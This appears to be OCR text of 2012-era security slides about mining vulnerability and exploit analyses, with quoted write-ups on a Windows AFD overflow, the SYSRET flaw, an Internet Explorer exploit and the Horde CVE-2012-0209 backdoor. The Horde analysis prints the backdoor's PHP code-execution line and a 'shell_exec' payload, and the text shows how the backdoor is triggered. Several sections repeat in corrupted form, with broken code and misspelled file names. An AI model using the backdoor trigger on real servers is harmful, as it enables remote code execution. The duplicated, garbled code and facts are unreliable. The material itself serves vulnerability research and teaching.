


Top 20 (Q2 2011 - Now)



Legend: Client-side **Local** **Remote**

2012



Analysis trends

Exploitability

Malware, TA,
Post mortems

CVE-2012-1889

Has info in NVD: \o/

CVE-2011-2110 CVE-2012-0209

CVE-2012-1723 CVE-2012-0507

CVE-2012-1875 CVE-2011-2462

15 sample CVE's with tech analysis in Talkback
(only a small sample)

CVE-2012-1889 CVE-2011-3508 CVE-2011-3545
CVE-2012-0002 CVE-2012-2661
CVE-2012-0056
CVE-2011-2371
CVE-2011-0609 CVE-2010-0738 CVE-2012-0181
CVE-2011-4130 CVE-2011-2110
CVE-2011-1282 CVE-2012-0148
CVE-2011-2018

How many here with analysis info in NVD?

1 CVE-2012-0056
(linux privesc)

General Observations:

- Not rare to be written by the vuln. discoverer
- Vuln. was sometimes sold via brokers
- Regularly of a high-quality
- Often released shortly after vuln. is public

Analysis authors, including:

VUPEN, Offensive Security, Core Labs
Abysssec, StopMalvertisin
kernelpool (T-Pain!), j00ru,
ExploitShop, PentesterLab, ...

General Observations:

- Well-written and comprehensive
- Often 'in-the-wild' or months after

Analysis authors, including:

AlienVault, Stratsec, McAfee,
TrendLabs, Virus Bulletin,
Websense, snowfl0w, EroMang, ...

15 sample CVE's with tech analysis in Talkback

(only a small sample)

CVE-2012-1889

CVE-2011-3508

CVE-2011-3545

CVE-2012-0002

CVE-2012-2661

CVE-2012-0056

CVE-2011-2371

CVE-2011-0609

CVE-2010-0738

CVE-2012-0181

CVE-2011-4130

CVE-2011-2110


CVE-2011-1282

CVE-2012-0148

CVE-2011-2018

How many here with analysis info in NVD?

1 CVE-2012-0056 (linux privesc)


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
Vulnerability ID Lookup
Search
cve-2011-3508
Filters
Medium:
Twitter (1)
Mining Type:
Vuln. reference (1)
Tags:
Hot, Exploit (1)
Vulnerability ID:
Mined Items This view shows all unique mined items using relative weight filtering.
TIMELINE • LIST • MAP • GRID
Select Language
1 vuln ref filtered from 3147 originally (Reset All Filters)
Timestamp
Origin
Weight
Child Items
Text
2011-10-
moritzj
Heavy
45
Oracle patched my format string vuln cve-2011-3508 in their ldap library.
Can be exploited remotely through SS... (cont) http://t.co/Qwb5BvKh
Moritz Jodeit
Bug hunter, security researcher
1. Oracle patched my format string vuln cve-2011-3508 in their ldap library. Can be exploited remotely through SS... (cont)
Hamburg, Germany 53.5510846,9.9936818
twitter link - - , followers: 157 , following: 235 , statuses: 49
Not rare: finder publishing vuln. information

AFD!AfdPoll Integer Overflow Vulnerability (CVE-2012-0148)

The Windows Sockets API allows applications to query the status of one or more sockets through the **select** function. These requests are handled internally by the AFD.SYS driver in the **afd!AfdPoll** function (internally calls **afd!AfdPoll32** or **afd!AfdPoll64** depending on the process that made the I/O request), and are processed whenever the AFD device is issued the 0×12024 I/O control code. This function processes a user-supplied poll information (AFD_POLL_INFO) buffer that contains all the records (AFD_HANDLE) for the sockets to query. The definitions of these structures are listed below (based on ReactOS).

Blog by Tarjei Mandt ("TJ")
@kernelpool

```
1  typedef struct _AFD_HANDLE_ {
2      SOCKET                          Handle;
3      ULONG                           Events;
4      NTSTATUS                        Status;
5  } AFD_HANDLE, *PAFD_HANDLE;
6
7  typedef struct _AFD_POLL_INFO {
8      LARGE_INTEGER                   Timeout;
9      ULONG                           HandleCount;
10     ULONG                           Exclusive;
11     AFD_HANDLE                      Handles[1];
12 } AFD_POLL_INFO, *PAFD_POLL_INFO;
```

Upon receiving this data, AFD calls **afd!AfdPollGetInfo** to allocate a second buffer (from the non-paged pool) to aid in storing information returned as the individual sockets are queried. Specifically, each AFD_HANDLE record is denoted its own AFD_POLL_ENTRY record in this internal buffer structure (which we call AFD_POLL_INTERNAL).We describe these opaque structures as follows.

```
1  typedef struct _AFD_POLL_ENTRY {
2      PVOID                           PollInfo;
3      PAFD_POLL_ENTRY                 PollEntry;
4      PVOID                           pSocket;
5      HANDLE                          hSocket;
6      ULONG                           Events;
7  } AFD_POLL_ENTRY, *PAFD_POLL_ENTRY;
8
9  typedef struct _AFD_POLL_INTERNAL {
10     CHAR                            Unknown[0xB8];
11     AFD_POLL_ENTRY                  PollEntry[1];
12 } AFD_POLL_INTERNAL, *PAFD_POLL_INTERNAL;
```

Before processing the user-supplied buffer (AFD_POLL_INFO) to query each individual socket, **afd!AfdPoll** ensures that the buffer is large enough to fit the number of records indicated by the HandleCount value. If the size is too small, the function returns with an insufficient size error. While this prevents user-mode code from passing bogus HandleCount values, it does not account for the fact that the size of the records

VUPEN Research

VUPEN Research Team

VUPEN Research Blog

VUPEN Research Videos

VUPEN Vulnerability Research Team (VRT) Blog

Advanced Exploitation of Windows Kernel Intel 64-Bit Mode Sysret Vulnerability (MS12-042)

Published on 2012-08-06 16:48:29 UTC by Matthieu Bonetti, Security Researcher @ VUPEN

VUPEN VRT writeups

Hi everyone,

In this new blog, we will share our advanced exploitation methods on Windows 7 SP1 x64 and Windows Server 2008 R2 SP1 x64 to reliably take advantage of an awesome vulnerability discovered by Rafal Wojtczuk (Bromium) and Jan Beulich (SUSE).

This flaw allows privilege escalation and arbitrary code execution with ring0 permissions, and is present in many 64-bit operating systems and virtualization software running on Intel CPU hardware. Microsoft has patched the flaw as part of the MS12-042 security bulletin.

1. Brief Analysis of the Vulnerability

On x64 systems, AMD has decided that only the least significant 48 bits of a virtual address would be used in address translation. Moreover bits 48 through 63 of any virtual address must be copies of bit 47. If not, the processor raises an exception: protection fault #GP.

This splits the virtual addresses in two blocks:

- Canonical "higher half": 0xFFFFFF`FFFFFFFF -> 0xFFFF8000`00000000
- Canonical "lower half": 0x00007FFF`FFFFFFFF -> 0x00000000`00000000

All addresses in between are considered non-canonical.

The SYSRET instruction is used to return back to user-mode. In order to do this, it copies the value from the RCX register to the RIP register and changes the code segment selector to user-mode. However, the RCX register is a generic purpose register and may contain any value, including non-canonical addresses. As well, the SYSRET instruction is not responsible for switching the stack back to userland nor it is for the GS segment register. This means that the system developer needs to explicitly switch GS and the RSP, RBP registers **before** calling SYSRET.

How many here with analysis info in NVD?

General Observations:

- Not rare to be written by the vuln. discoverer
- Vuln. was sometimes sold via brokers
- Regularly of a high-quality
- Often released shortly after vuln. is public

Analysis authors, including:

VUPEN, Offensive Security, Core Labs
Abysssec, StopMalvertisin
kernelpool (T-Pain!), j00ru,
ExploitShop, PentesterLab, ...

Malware, TA,
Post mortems

CVE-2012-1889

Has info in NVD: \o/

CVE-2011-2110

CVE-2012-1723

CVE-2012-1875

CVE-2012-0209

CVE-2012-0507

CVE-2011-2462

Ongoing attacks exploiting CVE-2012-1875

June 13th, 2012 | Posted by jaime.blasco in APT | Attacks | Exploits | IP Reputation | Malware

Yesterday, Microsoft released the June 2012 Black Tuesday Update including patches for a vulnerability affecting a wide range versions of Internet Explorer. The exploit works across different Windows versions ranging from XP to Windows 7.

AlienVault Labs

The 0day has been actively exploited as reported by mcafee.

We have been able to find several servers hosting similar versions of the exploit. One of them was detected by our OTX system a couple of days ago:

http://labs.alienvault.com/labs/index.php/projects/open-source-ip-reputation-portal/information-about-ip/?ip=113.10.241.239

The exploit supports a wide range of languages and Windows versions and seems to be very reliable.

```
function FINGERPRINT_IE()
{
        this.UNKNOWN       = -1;
        this.WINDOWS_XP    = 1;
        this.WINDOWS_2003  = 2;
        this.WINDOWS_VISTA = 3;
        this.WINDOWS_7     = 4;

        this.EN=5;
        this.ZH=6;
        this.FR=7;
        this.DE=8;
        this.JA=9;
        this.PT=10;
        this.KO=11;
        this.RU=12;

        this.isie = function()
        {
                if( navigator.appName != 'Microsoft Internet Explorer' || navigator.userAgent.indexOf( 'MSIE' ) < 0  )
                        return false;
                return true;
        };

        this.platform = function()
        {
                if( navigator.userAgent.indexOf( 'Windows NT 5.1' ) > -1 )
                        return this.WINDOWS_XP;
                else if( navigator.userAgent.indexOf( 'Windows NT 5.2' ) > -1 )
                        return this.WINDOWS_2003;
                else if( navigator.userAgent.indexOf( 'Windows NT 6.0' ) > -1 )
                        return this.WINDOWS_VISTA;
                else if( navigator.userAgent.indexOf( 'Windows NT 6.1' ) > -1 )
                        return this.WINDOWS_7;
                return this.UNKNOWN;
        };
```

The exploit includes return-oriented programming (ROP) techniques that helps bypassing OS protections.

CVE-2012-0209 Horde backdoor analysis

The 13/02 Horde team has release a security alert concerning their products. An unknown intruder has hack the FTP server of Horde since minimum November 02 2011 and has manipulate three Horde releases to allow unauthenticated remote PHP execution. The intruder has maintain access to the servers until February 7. The issue is currently tracked through CVE-2012-0209.

EroMang writeup

The affected releases are:

- Horde 3.3.12 downloaded between November 15 and February 7
- Horde Groupware 1.2.10 downloaded between November 9 and February 7
- Horde Groupware Webmail Edition 1.2.10 downloaded between November 2 and February 7

Horde 4 is not affected, the CVS and Git repositories seem to not be affected, but some Linux distributions how have download the code source from the Horde FTP server are affected. Horde team is providing version 3.3.13 for Horde, 1.2.11 for Horde Groupware and Horde Groupware Webmail Edition to remove the discovered backdoor and has also clean the FTP server.

After some researches, I found two vulnerable Linux distribution how are delivering the backdoored Horde 3.3.12. These distributions are Ubuntu precise, Debian wheezy and sid. **Fedora Rawhide** doesn't seem to be impacted unless the distributed version is also 3.3.12, same for **OpenSUSE** 12.1. **Gentoo**, **Mandriva** and **Slackware** doesn't seem to deliver this version. The impact through Linux distribution should be not so important. Only users how have download the source code from FTP are mainly affected.

The backdoor is located, for Horde 3.3.12, in the *"templates/javascript/open_calendar.js"* script.

```
link.href = '# php (isset($_COOKIE["href"]) && preg_match("/(.*):(.*)/", $_COOKIE["href"], $m))?$m[1]
($m[2]):"";?>';
```

Take a look on the following Pastebin for the diff between a clean and a backdoored 3.3.12 version.

As you can see, if the cookie contain an array named *"href"* and if the content of the href variable look like to, for example, *"shell_exec:'uname -a'"*, the PHP function will be executed. Now that we have found the backdoor, how is this backdoor activated ?

All my previous analysis were false, after trying to exploit without success the backdoor, I have finally discover the vulnerable script.

The vulnerable script is *"/services/javascript.php"*. If you take a look a the script you can see that you need to do a POST request with two variables on the top of the necessary cookie.

```
$app = Util::getFormData('app', Util::nonInputVar('app'));
$file = Util::getFormData('file', Util::nonInputVar('file'));
if (!empty($app) && !empty($file) && strpos($file, '..') === false) {
$script_file = $registry->get('templates', $app) . '/javascript/' . $file;
if (file_exists($script_file)) {
```

The exploit supports a wide range of languages and Windows versions and seems to be very reliable.


```
function FINGERPRINT_IE()
{
        this.WINNONE     = -1;
        this.WINWIN_XP   = 5;
        this.WINWIN_2003 = 5;
        this.WINWIN_VISTA = 6;
        this.WINWIN_7    = 6;

        this.Win5;
        this.Win5;
        this.Win7;
        this.Win8;
        this.Win9;
        this.Win10;
        this.Win11;
        this.Win12;

        this.Init = function()
        {
                if( navigator.appName != 'Microsoft Internet Explorer' || navigator.userAgent.indexOf( 'MSIE' ) < 0 )
                        return false;
                return true;
        };

        this.platform = function()
        {
                if( navigator.userAgent.indexOf( 'Windows NT 5.1' ) > -1 )
                        return this.WINWIN_XP;
                else if( navigator.userAgent.indexOf( 'Windows NT 5.2' ) > -1 )
                        return this.WINWIN_2003;
                else if( navigator.userAgent.indexOf( 'Windows NT 6.0' ) > -1 )
                        return this.WINWIN_VISTA;
                else if( navigator.userAgent.indexOf( 'Windows NT 6.1' ) > -1 )
                        return this.WINWIN_7;
                return this.UNKNOWN;
        };
```

The exploit includes return-oriented programming (ROP) techniques that helps bypassing OS protections.



- Horde Groupware Webmail Edition 1.2.10 downloaded between November 2 and February 7

Horde 4 is not affected, the CVS and Git repositories seem to not be affected, but some Linux distributions now have download the code source from the Horde FTP server are affected. Horde team is providing version 3.3.13 for Horde, 1.2.11 for Horde Groupware and Horde Groupware Webmail Edition to remove the discovered backdoor and has also clean the FTP server.

After some researches, I found two vulnerable Linux distribution how are delivering the backdoored Horde 3.3.12. These distributions are **Ubuntu precise**, **Debian wheezy and old**. **Fedora Rawhide** doesn't seem to be impacted unless the distributed version is also 3.3.12, same for **OpenSUSE 12.1**. Gentoo, **Mandriva** and **Slackware** doesn't seem to did var this version. The impact through Linux distribution should be not so important. Only users how have download the source code from FTP are mainly affected.

The backdoor is located, for Horde 3.3.12, in the "templates/javascript/open_calendar.js" script.

```
link.href = '# php (isset($_COOKIE["href"]) && preg_match("/(.*);(.*)/", $_COOKIE["href"], $m)?$m[1]
($m[2]):"1"?1:
```

Take a look on the following **Pastebin** for the diff between a clean and a backdoored 3.3.12 version.

As you can see, if the cookie contain an array named "href" and if the content of the href variable look like so, for example, "shell_exec('uname -a'", the PHP function will be executed. Now that we have found the backdoor, how is this backdoor activated ?

All my previous analysis were false, after trying to exploit without success the backdoor, I have finally discover the vulnerable script.

The vulnerable script is "/services/jsvascript.php". If you take a look a the script you can see that you need to do a POST request with two variables on the top of the necessary cookie.

```
$app = Util::getFormData('app', Util::nonInputVar('app'));
$file = Util::getFormData('file', Util::nonInputVar('file'));
if (!empty($app) && !empty($file) && strpos($file, '..') === false)
$script_file = $registry->get('templates', $app) . '/javascript/' . $file;
if (file_exists($script_file)) {
```

General Observations:

- Well-written and comprehensive
- Often 'in-the-wild' or months after


Analysis authors, including:

AlienVault, Stratsec, McAfee, TrendLabs, Virus Bulletin, Websense, snowfl0w, EroMang, ...

Timeline Trends


CVE-2012-0158, Office


CVE-2011-3544 (JRE)




Patch Tuesday

CVE-2011-3544 (JRE)







National Cyber-Alert System

Vulnerability Summary for CVE-2011-3544

Original release date: 10/19/2011

Last revised: 01/27/2012

Source: US-CERT/NIST

'Unspecified'

Overview

Unspecified vulnerability in the Java Runtime Environment component in Oracle Java SE JDK and JRE 7 and 6 Update 27 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality, integrity, and availability via unknown vectors related to Scripting.

'Unknown vectors'

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)

Impact Subscore: 10.0

Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable

Access Complexity: Low

Authentication: Not required to exploit

Impact Type: Allows unauthorized disclosure of information; Allows unauthorized modification; Allows disruption of service

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

External Source : XF

Name: oracle-jre-scripting-unspecified(70849)

Hyperlink: http://xforce.iss.net/xforce/xfdb/70849

External Source : BID

Name: 50218

Hyperlink: http://www.securityfocus.com/bid/50218

